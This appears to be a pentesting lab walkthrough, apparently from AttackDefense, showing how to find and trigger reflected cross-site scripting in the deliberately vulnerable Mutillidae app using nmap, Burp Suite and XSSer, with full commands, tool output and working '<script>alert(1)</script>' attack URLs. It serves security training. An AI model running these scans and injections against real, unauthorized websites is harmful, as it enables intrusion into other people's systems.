

[illegible]

Name	XSS Attack with XSSer
URL	https://attackdefense.com/challengedetails?cid=1889
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Start the terminal and check the IP address of the machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
7536: eth0@if7537: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
7539: eth1@if7540: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:5e:25:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.94.37.2/24 brd 192.94.37.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.94.37.2, the target machine will be located at IP address 192.94.37.3

Step 2: Run a Nmap scan against the target IP.

Command: nmap -sS -sV 192.94.37.3


```
root@attackdefense:~# nmap -sS -sV 192.94.37.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-22 16:10 IST
Nmap scan report for target-1 (192.94.37.3)
Host is up (0.000017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
3306/tcp  open  mysql  MySQL 5.5.47-0ubuntu0.14.04.1
MAC Address: 02:42:C0:5E:25:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.99 seconds
```

Port 80 and 3306 are open.


Step 3: Access the web application using firefox.

Command: firefox http://192.94.37.3



Step 4: Navigate to the XSS DNS lookup webpage.

URL: http://192.94.37.3/index.php?page=dns-lookup.php



Step 5: Enter any text to "Hostname/IP" textfield and click on "Lookup DNS"

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for HelloWorld

The entered value is reflected back on the web page.

Step 6: Check the usage of xsser.


Command: xsser --help

```
root@attackdefense:~# xsser --help
Usage:
xsser [OPTIONS] [--all <url> |-u <url> |-i <file> |-d <dork> (options)|-l ] [-g <get>
(options)]
[Request(s)] [Checker(s)] [Vector(s)] [Anti-antiXSS/IDS] [Bypasser(s)] [Technique(s)]
Reporting] {Miscellaneous}


Cross Site "Scripter" is an automatic -framework- to detect, exploit and
report XSS vulnerabilities in web-based applications.

Options:
  --version          show program's version number and exit
  -h, --help         show this help message and exit
  -s, --statistics   show advanced statistics output results
  -v, --verbose      active verbose mode output results
  --gtk             launch XSSer GTK Interface
  --wizard          start Wizard Helper!
```


Step 7: Configure firefox to use burp suite proxy.



Step 8: Start burp suite.



Step 9: Enter any text to “Hostname/IP” textfield and click on "Lookup DNS". The request will be intercepted by burp suite.



Step 10: Pass the URL to XSSER. Replace “HelloWorld” with “XSS”, this is done so that XSSer will substitute payload in place of "XSS" string.

Command: `xsser --url 'http://192.94.37.3/index.php?page=dns-lookup.php' -p 'target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS'`

```

LXTerminal
File Edit Tabs Help
- Failed: 0
- Successful: 1
- Accur: 100.0 %

=====
[*] List of XSS injections:
=====

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

-----

[+] Target: http://192.94.37.3/index.php?page=dns-lookup.php | target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS
[+] Vector: [ target_host ]
[!] Method: URL
[*] Hash: 77c49374a9ae46fdc64cb2fa9a3a591c
[*] Payload: target_host=%22%3E77c49374a9ae46fdc64cb2fa9a3a591c&dns-lookup-php-submit-button=Lookup+DNS
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[!] Status: XSS FOUND!

-----


root@attackdefense:~#

```

The output confirms that the target is vulnerable.

Step 11: Trying various XSS payloads by using XSSer's "--auto" option.

Command: `xsser --url 'http://192.94.37.3/index.php?page=dns-lookup.php' -p 'target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS' --auto`



```
=====
[*] Final Results:
=====
- Injections: 1291
- Failed: 0
- Successful: 1291
- Accur: 100.0 %
=====
[*] List of XSS injections:
=====
You have found: [ 1291 ] possible (without --reverse-check) XSS vector(s)!
-----
[Info] Aborting large screen output. Generating report: [ XSSreport.raw ]
-----
root@attackdefense:~#
```

Step 12: Using custom XSS payload.

Command: `xsser --url 'http://192.94.37.3/index.php?page=dns-lookup.php' -p 'target_host=XSS&dns-lookup-php-submit-button=Lookup+DNS' --Fp "<script>alert(1)</script>"`

```
LXTerminal
File Edit Tabs Help
- Accur: 100.0 %

=====
[*] List of XSS injections:
=====

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

-----

[+] Target: http://192.94.37.3/index.php?page=dns-lookup.php | target_host=XSS&dns-lookup.php-submit-button=Lookup+DNS
[+] Vector: [ target_host ]
[!] Method: URL
[*] Hash: fb1f7a8d4dae547159a11f6f725a71df
[*] Payload: target_host=%22%3Efb1f7a8d4dae547159a11f6f725a71df&dns-lookup.php-submit-button=Lookup+DNS
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[*] Final Attack: target_host=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&dns-lookup.php-submit-button=Lookup+DNS
[!] Status: XSS FOUND!

-----

root@attackdefense:~#
```

The encoded XSS payload is generated.


Step 13: In Burp Suite, replace the POST parameters with the final attack payload and forward the request.

```
Burp Suite Community Edition v2020.1 - Temporary Project
File Edit Tabs
- Accur:
=====
[*] List
=====
You have
-----
[+] Target: http://192.94.37.3/index.php?page=dns-lookup.php HTTP/1.1
[+] Vector: target_host=XSS&dns-lookup.php-submit-button=Lookup+DNS
[!] Method: URL
[*] Hash: fb1f7a8d4dae547159a11f6f725a71df
[*] Payload: target_host=%22%3Efb1f7a8d4dae547159a11f6f725a71df&dns-lookup.php-submit-button=Lookup+DNS
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[*] Final Attack: target_host=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&dns-lookup.php-submit-button=Lookup+DNS
[!] Status: XSS FOUND!

-----


root@atta
```

The XSS payload will be triggered.



Step 14: Performing XSS attack over GET request. Navigate to the **Poll Question** webpage.

URL: <http://192.94.37.3/index.php?page=user-poll.php>



Step 15: Enter any value and submit the vote.



The value nmap is reflected on the web page

Step 16: Copy the URL, replace the nmap value with "XSS" and pass it to XSSer

URL:

`http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=jd&user-poll-php-submit-button=Submit+Vote`

Command: `xsser --url`

`"http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=XSS&initials=jd&user-poll-php-submit-button=Submit+Vote"`

```
- Injections: 1
- Failed: 0
- Successful: 1
- Accur: 100.0 %

=====
[*] List of XSS injections:
=====

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

-----

[+] Target: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=XSS&initials=jd&user-poll-php-submit-button=Submit+Vote
[+] Vector: [ choice ]
[!] Method: URL
[*] Hash: 9a441a764bdc6a3456b326e0cf8a0fcb
[*] Payload: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=%22%3E9a441a764bdc6a3456b326e0cf8a0fcb&initials=jd&user-poll-php-submit-button=Submit+Vote
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[!] Status: XSS FOUND!

-----
```

Step 17: Providing basic XSS payload to XSSer

Command: xsser --url

"http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=XSS&initials=jd&user-poll-php-submit-button=Submit+Vote" --Fp "<script>alert(1)</script>"

```
- Failed: 0
- Successful: 1
- Accur: 100.0 %

=====
[*] List of XSS injections:
=====

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!


-----

[+] Target: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=XSS&initials=jd&user-poll-php-submit-button=Submit+Vote
[+] Vector: [ choice ]
[!] Method: URL
[*] Hash: a64487c0752c27c39a4d4ca463333231
[*] Payload: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=%22%3Ea64487c0752c27c39a4d4ca463333231&initials=jd&user-poll-php-submit-button=Submit+Vote
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[*] Final Attack: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&initials=jd&user-poll-php-submit-button=Submit+Vote
[!] Status: XSS FOUND!
-----
```

Step 18: Open the final attack link to trigger the XSS vulnerability in firefox browser.

URL:

http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&initials=jd&user-poll-php-submit-button=Submit+Vote



References

1. Burp Suite (<https://portswigger.net/burp>)
2. Mutillidae II (<https://sourceforge.net/projects/mutillidae/>)
3. XSSer Tool (<https://github.com/epsylon/xsser>)